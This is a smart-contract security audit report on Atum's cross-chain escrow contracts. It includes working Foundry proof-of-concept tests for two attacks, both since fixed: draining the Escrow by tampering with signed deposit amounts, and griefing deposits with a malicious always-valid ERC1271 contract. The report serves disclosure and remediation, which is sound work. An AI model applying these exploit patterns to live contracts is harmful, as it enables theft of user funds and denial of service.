




Atum EVM Contracts Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Dacian](#)

[Jorge](#)

August 14, 2025

Contents

1	About Cyfrin	2
2	Disclaimer	2
3	Risk Classification	2
4	Protocol Summary	2
5	Audit Scope	2
6	Executive Summary	3
7	Findings	5
7.1	Critical Risk	5
7.1.1	Permissionless attacker can completely drain the Escrow contract of tokens	5
7.2	High Risk	6
7.2.1	Permissionless attacker can permanently grief all honest users at the cost of 1 wei per user request	6
7.3	Medium Risk	7
7.3.1	Missing DEPOSIT_WITNESS_TYPE_STRING in witnessHash	7
7.3.2	Incorrect witnessTypeString in Escrow::deposit passed to SignatureTransfer::permitWitnessTransferFrom	7
7.4	Informational	8
7.4.1	In Solidity don't initialize to default values	8
7.5	Gas Optimization	9
7.5.1	Fail fast by reverting from inputs prior to storage reads	9
7.5.2	Use constants for repeated identical hashes	9
7.5.3	Use calldata instead of memory for read-only function inputs	9
7.5.4	Cache identical storage reads	9
7.5.5	Use named return variables where this can eliminate local variables	10

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Atum is a cross-chain stablecoin payments protocol that leverages an off-chain Request for Quote (RFQ) mechanism to facilitate seamless token transfers across different blockchains and stablecoin types. The protocol's innovative design abstracts away blockchain complexity from the end users (Originators), who simply need to sign a `Permit2` message to initiate a payment request - they never need to interact directly with smart contracts or manage cross-chain messaging.

When an Originator needs to pay in stablecoins across chains (e.g., deposit USDC on Ethereum but pay using DAI on Arbitrum), they publish an RFQ containing their signed `Permit2` authorization, which multiple liquidity providers (Settlers) can bid on competitively. The winning Settler, designated by a trusted Reserver, locks the source funds in the Escrow contract and fulfills the swap on the destination chain, after which a trusted Releaser verifies the fulfillment and authorizes the release of escrowed funds to the Settler.

This architecture pushes all technical complexity - including liquidity management, cross-chain execution, and blockchain interactions - to sophisticated Settlers who compete to provide the best rates, while Originators enjoy a simple, signature-based experience. The protocol employs a trust-minimized design where the Escrow contract ensures atomic settlement through cryptographic signatures and role separation, with the Reserver controlling settler assignment and the Releaser validating cross-chain fulfillment, making it particularly suitable for applications like cross-border payments, remittances, and chain-agnostic stablecoin transfers where user simplicity is paramount.

5 Audit Scope

The scope of the audit was limited to:

```
evm-contracts/src/Escrow.sol
evm-contracts/src/FulfillmentProxy.sol
```

6 Executive Summary

Over the course of 3 days, the Cyfrin team conducted an audit on the [Atum EVM Contracts](#) smart contracts provided by [Atum Labs](#). In this period, a total of 10 issues were found.

The findings consist of 1 Critical, 1 High and 2 Medium with the remainder being informational and gas optimizations. All four significant findings were related to the `Permit2` integration; the first 2 findings exploited subtleties in the `Permit2` integration to cause extreme damage to the protocol while the last 2 findings were more minor integration bugs:

- Critical 7.1.1 allowed a permissionless attacker to completely drain the `Escrow` contract of all tokens
- High 7.2.1 allowed a permissionless attacker to permanently grief all honest users at the cost of 1 wei per user request
- Medium 7.3.1 and 7.3.2 were related to incorrect witness hash & type string formats

All findings were promptly addressed by the development team with comprehensive fixes that have been verified.

Code & Test Suite Analysis

The code was very well defensively written and had an amazing test suite with 100% coverage across lines, statements, branches and functions plus invariant fuzz tests. Despite this exceptional code & test quality, our security analysis using adversarial thinking and deep protocol interaction knowledge uncovered two severe vulnerabilities (Critical 7.1.1 & High 7.2.1) that would have been catastrophic in production.

This demonstrates that even with 100% test coverage and defensive coding practices, sophisticated integration attacks particularly those exploiting legitimate features of external protocols like `Permit2`, require specialized security expertise to identify.

Summary

Project Name	Atum EVM Contracts
Repository	evm-contracts
Commit	0acb110e909b...
Fix Commit	116d4ee0b948...
Audit Timeline	Aug 11th - Aug 13th, 2025
Methods	Manual Review

Issues Found

Critical Risk	1
High Risk	1
Medium Risk	2
Low Risk	0
Informational	1
Gas Optimizations	5
Total Issues	10

Summary of Findings

[C-1] Permissionless attacker can completely drain the <code>Escrow</code> contract of tokens	Resolved
[H-1] Permissionless attacker can permanently grief all honest users at the cost of 1 wei per user request	Resolved
[M-1] Missing <code>DEPOSIT_WITNESS_TYPE_STRING</code> in <code>witnessHash</code>	Resolved
[M-2] Incorrect <code>witnessTypeString</code> in <code>Escrow::deposit</code> passed to <code>SignatureTransfer::permitWitnessTransferFrom</code>	Resolved
[I-1] In Solidity don't initialize to default values	Resolved
[G-1] Fail fast by reverting from inputs prior to storage reads	Resolved
[G-2] Use constants for repeated identical hashes	Resolved
[G-3] Use <code>calldata</code> instead of <code>memory</code> for read-only function inputs	Resolved
[G-4] Cache identical storage reads	Resolved
[G-5] Use named return variables where this can eliminate local variables	Resolved

7 Findings

7.1 Critical Risk

7.1.1 Permissionless attacker can completely drain the Escrow contract of tokens

Description: Permissionless attacker can completely drain the Escrow contract of tokens by:

- when signing everything they set themselves as the releaser
- after signing everything but before calling `Escrow::deposit`, they change `transferDetails.requestedAmount = 1`
- then call `Escrow::deposit` which tricks the protocol into only transferring 1 wei while having full amount in `permit.permitted.token` recorded as the deposit amount in `s_activeDeposits`
- since the attacker set themselves as the releaser, they can immediately sign and call `Escrow::refund`
- Escrow will then refund them the inflated amount stored in `s_activeDeposits` for their deposit, even though they actually only deposited 1 wei
- Rinse & repeat to drain the contract of all tokens

Proof of Concept: Add PoC to `test/helpers/Escrow.depositFlow.t.sol`:

```
function test_attacker_drains_escrow_via_deposit_refund() public {
    // @audit first mint `s_escrow` DEPOSIT_AMOUNT tokens to simulate another
    // previous user's deposit
    s_token.mint(address(s_escrow), DEPOSIT_AMOUNT);

    // Setup permit data, transfer details, and witness
    (
        ISignatureTransfer.PermitTransferFrom memory permit,
        ISignatureTransfer.SignatureTransferDetails memory transferDetails,
        IEscrow.DepositWitness memory depositWitness
    ) = _setup_permit_transferDetails_witness(
        // @audit depositor sets themselves as the releaser
        REQUEST_ID, address(s_token), DEPOSIT_AMOUNT, address(s_escrow), reserver, depositor, 0
    );

    // Generate signature
    bytes memory depositSignature = _setup_signature(permit, depositWitness, s_permit2,
        ↪ address(s_escrow), depositorPrivateKey);

    // even though everything was signed above using DEPOSIT_AMOUNT,
    // depositor then changes this value to 1 wei
    transferDetails.requestedAmount = 1;

    // Execute deposit and verify results
    uint256 depositorBalanceBefore = s_token.balanceOf(depositor);
    uint256 escrowBalanceBefore = s_token.balanceOf(address(s_escrow));
    vm.prank(address(depositor));
    bytes32 depositId = s_escrow.deposit(permit, transferDetails, depositor, depositWitness,
        ↪ depositSignature);

    assertEq(
        s_token.balanceOf(depositor), depositorBalanceBefore - 1, "Depositor balance should decrease
        ↪ by 1"
    );
    assertEq(
        s_token.balanceOf(address(s_escrow)), escrowBalanceBefore + 1, "Escrow balance should
        ↪ increas by 1"
    );

    // Verify deposit was stored correctly
```

```

IEscrow.DepositInfo memory depositInfo = s_escrow.getDepositInfo(depositId);
assertEq(depositInfo.depositor, depositor, "Stored depositor should match");
assertEq(depositInfo.reserver, reserver, "Stored reserver should match");
assertEq(depositInfo.releaser, depositor, "Stored releaser should match");
assertEq(depositInfo.settler, address(0), "Settler should be unset initially");

// @audit It actually stored DEPOSIT_AMOUNT even though only 1 wei was transferred!
assertEq(depositInfo.amount, DEPOSIT_AMOUNT, "Stored amount should match");

// @audit Depositor immediately creates refund witness and signature; the depositor
// does this since they set themselves as the releaser when making the deposit!
IEscrow.RefundWitness memory refundWitness =
    IEscrow.RefundWitness({depositId: depositId, deadline: block.timestamp + 1 hours});

bytes memory refundSignature = _setup_refund_signature(refundWitness, address(s_escrow),
↳ depositorPrivateKey);

// Check balances before refund
depositorBalanceBefore = s_token.balanceOf(depositor);
escrowBalanceBefore = s_token.balanceOf(address(s_escrow));

// @audit Execute refund as depositor
vm.prank(address(depositor));
vm.expectEmit(true, true, false, true);
emit IEscrow.Refunded(depositId, depositor, DEPOSIT_AMOUNT);
s_escrow.refund(refundWitness, refundSignature);

// Verify token transfer back to depositor
assertEq(
    s_token.balanceOf(depositor),
    depositorBalanceBefore + DEPOSIT_AMOUNT,
    "Depositor should receive refunded tokens"
);
assertEq(
    s_token.balanceOf(address(s_escrow)), escrowBalanceBefore - DEPOSIT_AMOUNT, "Escrow balance
↳ should decrease"
);
// Verify deposit status
assertTrue(_depositWasCompleted(depositId), "Deposit should be marked as completed");

// @audit in the final state:
// Escrow contract has 1 wei left
assertEq(s_token.balanceOf(address(s_escrow)), 1);

// the user has 2*DEPOSIT_AMOUNT - 1 (they doubled their tokens by draining Escrow)
assertEq(s_token.balanceOf(depositor), 2*DEPOSIT_AMOUNT - 1);
}

```

Recommended Mitigation: Ideally if any deposit input amounts were changed, the signature verification should always fail. Another option is to enforce inside `Escrow::deposit` that `permit.permitted.amount == transferDetails.requestedAmount` or simply to have `Escrow::deposit` create the `SignatureTransferDetails` struct instead of receiving it as input.

Atum: Fixed in commit [5bd59b4](#) by having `Escrow::deposit` create the `transferDetails`.

Cyfrin: Verified.

7.2 High Risk

7.2.1 Permissionless attacker can permanently grief all honest users at the cost of 1 wei per user request

Description: In the off-chain part of the protocol, the Deposit Signature is publicly available from the beginning when honest users request a quote. Anyone can call `Escrow::deposit` before/during/after bidding as they prefer; there should be no DoS attack possible by calling `Escrow::deposit`.

However there is an attack which allows a permissionless attacker to prevent all honest users from having their quotes fulfilled, effectively bricking the protocol.

Proof of Concept:

1. Attacker deploys malicious contract `AttackerContract` that always returns valid magic number in function `isValidSignature`
2. When an honest user submits a request for quote to the auction and their Deposit Signature is publicly available, Attacker immediately calls `Escrow::deposit` with:
 - `depositor = address(AttackerContract)` (not the real user!)
 - `permit.permitted.amount = 1 wei` (modified!)
 - Original user's signature (copied from RFQ)
3. `Escrow::deposit` calculates the `depositId` based only upon the input signature (which is the user's legitimate signature) and then creates a record in `s_activeDeposits` using this `depositId`:

```
depositId = keccak256(signature);

s_activeDeposits[depositId] = DepositInfo({
    depositor: depositor,
    token: permit.permitted.token,
    amount: permit.permitted.amount,
    reserver: witness.reserver,
    releaser: witness.releaser,
    settler: address(0)
});
```

4. `Permit2` ends up calling `SignatureVerification::verify` which:
 - Sees `claimedSigner` (`depositor`) is a contract
 - Calls `AttackerContract.isValidSignature`
 - Attacker's contract says "yes valid!"
 - `Permit2` accepts it; attacker transfers 1 wei to `Escrow` contract
5. The auction continues and the honest user selects a winner. The winner attempts to call `Escrow::deposit` but it reverts at this line:

```
require(s_activeDeposits[depositId].depositor == address(0), Escrow_DepositAlreadyExists(depositId));
```

No honest user requests can ever be fulfilled; the attacker can permanently grief all users requesting quotes at the cost of 1 wei per quote. Even if there was a minimum amount enforced, the attacker could set themselves as the releaser to later be able to claim a refund once the honest user's signature had expired.

In `test/Escrow.depositFlow.t.sol`, first add the malicious contract before the definition of `EscrowDepositTest` begins:

```
contract MaliciousERC1271 {
    // Always return valid signature regardless of actual validity
    function isValidSignature(bytes32, bytes memory) external pure returns (bytes4) {
        return 0x1626ba7e; // IERC1271.isValidSignature.selector
    }
}
```

```
}
```

Then in the same file inside EscrowDepositTest add the test function:

```
function test_attacker_grieves_deposits_via_erc1271_bypass() public {
    // Setup: Honest user prepares their deposit
    (
        ISignatureTransfer.PermitTransferFrom memory permit,
        ISignatureTransfer.SignatureTransferDetails memory transferDetails,
        IEscrow.DepositWitness memory depositWitness
    ) = _setup_permit_transferDetails_witness(
        REQUEST_ID, address(s_token), DEPOSIT_AMOUNT, address(s_escrow), reserver, releaser, 0
    );

    // Honest user signs with their EOA
    bytes memory honestUserSignature = _setup_signature(
        permit,
        depositWitness,
        s_permit2,
        address(s_escrow),
        depositorPrivateKey
    );

    // @audit ATTACK BEGINS: Attacker deploys malicious ERC1271 contract
    MaliciousERC1271 attackerContract = new MaliciousERC1271();

    // @audit Attacker modifies the permit amount to 1 wei
    permit.permitted.amount = 1;

    // @audit Give attacker contract 1 wei to execute the attack
    s_token.mint(address(attackerContract), 1);
    vm.prank(address(attackerContract));
    s_token.approve(address(s_permit2), 1);

    // @audit Track balances before attack
    uint256 attackerBalanceBefore = s_token.balanceOf(address(attackerContract));
    uint256 escrowBalanceBefore = s_token.balanceOf(address(s_escrow));

    // @audit Attacker calls deposit using:
    // - Their malicious contract as depositor
    // - Modified permit with 1 wei
    // - Honest user's original signature (which doesn't match!)
    vm.prank(address(attackerContract));
    bytes32 depositId = s_escrow.deposit(
        permit,
        ISignatureTransfer.SignatureTransferDetails({
            to: address(s_escrow),
            requestedAmount: 1 // Only 1 wei
        }),
        address(attackerContract), // Attacker contract as depositor
        depositWitness,
        honestUserSignature // Using honest user's signature!
    );

    // @audit Attack succeeds! Only 1 wei was transferred
    assertEq(
        s_token.balanceOf(address(attackerContract)),
        attackerBalanceBefore - 1,
        "Attacker only spent 1 wei"
    );
    assertEq(
        s_token.balanceOf(address(s_escrow)),
        escrowBalanceBefore + 1,
    );
}
```

```

        "Escrow only received 1 wei"
    );

    // @audit Deposit was created with attacker as depositor
    IEscrow.DepositInfo memory depositInfo = s_escrow.getDepositInfo(depositId);
    assertEq(depositInfo.depositor, address(attackerContract), "Attacker is depositor");
    assertEq(depositInfo.amount, 1, "Only 1 wei recorded");

    // @audit NOW: Honest user tries to make their legitimate deposit
    // Reset permit amount to original
    permit.permitted.amount = DEPOSIT_AMOUNT;

    // Give honest depositor their tokens
    s_token.mint(depositor, DEPOSIT_AMOUNT);
    vm.prank(depositor);
    s_token.approve(address(s_permit2), DEPOSIT_AMOUNT);

    // @audit Honest user's deposit will REVERT because depositId already exists!
    vm.prank(depositor);
    vm.expectRevert(
        abi.encodeWithSelector(
            IEscrow.Escrow_DepositAlreadyExists.selector,
            depositId // Same depositId because it's keccak256(signature)
        )
    );
    s_escrow.deposit(
        permit,
        ISignatureTransfer.SignatureTransferDetails({
            to: address(s_escrow),
            requestedAmount: DEPOSIT_AMOUNT
        }),
        depositor, // Real depositor
        depositWitness,
        honestUserSignature // Same signature
    );

    // @audit IMPACT:
    // - Attacker grieved honest user's deposit for just 1 wei
    // - Honest user cannot deposit their funds
    // - RFQ process is completely broken
    // - Attacker can repeat this for EVERY public RFQ
}

```

Recommended Mitigation: Calculate `depositId` based on the hash of the signature and the depositor address.

Atum: Fixed in commit [6e4abe4](#).

Cyfrin: Verified.

7.3 Medium Risk

7.3.1 Missing DEPOSIT_WITNESS_TYPE_STRING in witnessHash

Description: Escrow::deposit computes witnessHash without the EIP-712 type hash, diverging from Permit2's witness pattern. This breaks typed-struct binding and is inconsistent with how reserve, release, and refund hash their witnesses.

```
// @audit missing the typehash
bytes32 witnessHash = keccak256(abi.encode(witness.requestId, witness.reserver, witness.releaser));
i_permit2.permitWitnessTransferFrom(
    permit, transferDetails, depositor, witnessHash, DEPOSIT_WITNESS_TYPE_STRING, signature
);
```

The [uniswap docs](#) show how the witnessHash should be computed when calling permitWitnessTransferFrom:

The witness that should be passed along with the permit message should be:

```
bytes32 witness = keccak256(
    abi.encode(_EXAMPLE_TRADE_TYPEHASH, exampleTrade.exampleTokenAddress,
        ↪ exampleTrade.exampleMinimumAmountOut));
```

Impact: Deposits signed with standard Permit2 witness tooling (which include the type hash) will fail verification, causing deposit DoS for correct clients.

Recommended Mitigation: Compute witnessHash using the EIP-712 hashStruct pattern, mirroring the Uniswap permit2 docs and the other functions reserve, release, and refund:

```
bytes32 witnessHash = keccak256(
    abi.encode(
        //keccak256(bytes(DEPOSIT_WITNESS_TYPE_STRING)),
        // put this into a constant then reference the constant
        bytes32(0x3829eef5438a5a932b2ec7bedc07110b7365b2ec8b814c211fd936d287c56b2a),
        witness.requestId,
        witness.reserver,
        witness.releaser
    )
);
```

Atum: Fixed in commit [d304a6f](#).

Cyfrin: Verified.

7.3.2 Incorrect witnessTypeString in Escrow::deposit passed to SignatureTransfer::permitWitnessTransferFrom

Description: [Uniswap docs](#) state witnessTypeString passed to SignatureTransfer::permitWitnessTransferFrom should include TokenPermissions in the typehash:

And the witnessTypeString to be passed in should be:

```
string constant witnessTypeString = "ExampleTrade witness)ExampleTrade(address
    ↪ exampleTokenAddress,uint256 exampleMinimumAmountOut)TokenPermissions(address token,uint256
    ↪ amount)"
```

But Escrow::deposit doesn't do this:

```
string private constant DEPOSIT_WITNESS_TYPE_STRING =
    "DepositWitness(bytes32 requestId,address reserver,address releaser)";

i_permit2.permitWitnessTransferFrom(
    permit, transferDetails, depositor, witnessHash, DEPOSIT_WITNESS_TYPE_STRING, signature
);
```

Impact: Deposit DoS for otherwise valid signatures if the client's witnessTypeString differs. There is also a ecosystem integration risk: minor deviations by third-party signers break deposits even though witness values match.

Recommended Mitigation: Add another constant for the "full" deposit witness type string then pass that as the witnessTypeString when calling SignatureTransfer::permitWitnessTransferFrom:

```
string private constant FULL_DEPOSIT_WITNESS_TYPE_STRING =  
    "DepositWitness witness)DepositWitness(bytes32 requestId,address reserver,address  
    ↳ releaser)TokenPermissions(address token,uint256 amount)";  
  
i_permit2.permitWitnessTransferFrom(  
    permit, transferDetails, depositor, witnessHash, FULL_DEPOSIT_WITNESS_TYPE_STRING, signature  
);
```

Atum: Fixed in commit [d304a6f](#).

Cyfrin: Verified.

7.4 Informational

7.4.1 In Solidity don't initialize to default values

Description: In Solidity don't initialize to default values:

```
Escrow.sol
66:         for (uint256 i = 0; i < allowlistedTokens.length; i++) {
270:         for (uint256 i = 0; i < length; i++) {
```

Atum: Fixed in commit [6726871](#).

Cyfrin: Verified.

7.5 Gas Optimization

7.5.1 Fail fast by reverting from inputs prior to storage reads

Description: Storage reads are expensive so if a function is going to revert, it is better to fail fast by reverting from inputs prior to doing unnecessary storage reads:

- Escrow::reserve - perform these checks at the top of the function before storage reads:

```
142:         require(witness.settler != address(0), Escrow_SettlerCannotBeZeroAddress());
148:         require(block.timestamp <= witness.deadline, Escrow_SignatureExpired(witness.deadline,
↳ block.timestamp));
```

- Escrow::refund - perform these checks at the top of the function before storage reads:

```
224:         require(block.timestamp <= witness.deadline, Escrow_SignatureExpired(witness.deadline,
↳ block.timestamp));
```

Atum: Fixed in commit [6726871](#).

Cyfrin: Verified.

7.5.2 Use constants for repeated identical hashes

Description: Use constants for repeated identical hashes:

- Escrow::reserve - cache keccak256(abi.encodePacked(RESERVE_WITNESS_TYPE_STRING)) into bytes32 constant 0x01bb854522a8c95ca13074640aa260f6131c081d2a4164e25221bba9be783d64
- Escrow::release - cache keccak256(abi.encodePacked(RELEASE_WITNESS_TYPE_STRING)) into bytes32 constant 0xb212eeab69b3c25930c9e48c98f613ad8ea39b1ec0ebb1a75211a058de0b262b
- Escrow::refund - cache keccak256(abi.encodePacked(REFUND_WITNESS_TYPE_STRING)) into bytes32 constant 0x6e3d08c38893b1ecbc6f42fbb57bb90bd2c29f9ebfbd95477768bfe4d7b85b7d

Atum: Fixed in commit [d304a6f](#).

Cyfrin: Verified.

7.5.3 Use calldata instead of memory for read-only function inputs

Description: Use calldata instead of memory for read-only function inputs where those function inputs are also never passed to functions which receive them as memory:

- Escrow::reserve, release, refund - both witness and signature, then call isValidSignatureNowCalldata instead of isValidSignatureNow

Atum: Fixed in commit [6726871](#). Note that isValidSignatureNowCalldata is not available yet in any official OZ release so we haven't used it at this time.

Cyfrin: Verified.

7.5.4 Cache identical storage reads

Description: Cache identical storage reads:

- Escrow.sol

```
// cache `depositInfo.settler` before `require` check
183:         require(depositInfo.settler != address(0), Escrow_SettlerNotSet(witness.depositId));
190:         address settler = depositInfo.settler;
```

Atum: Fixed in commit [6726871](#).

Cyfrin: Verified.

7.5.5 Use named return variables where this can eliminate local variables

Description: Use named return variables where this can eliminate local variables:

- `Escrow::getAllowedTokens`

Atum: Fixed in commit [6726871](#).

Cyfrin: Verified.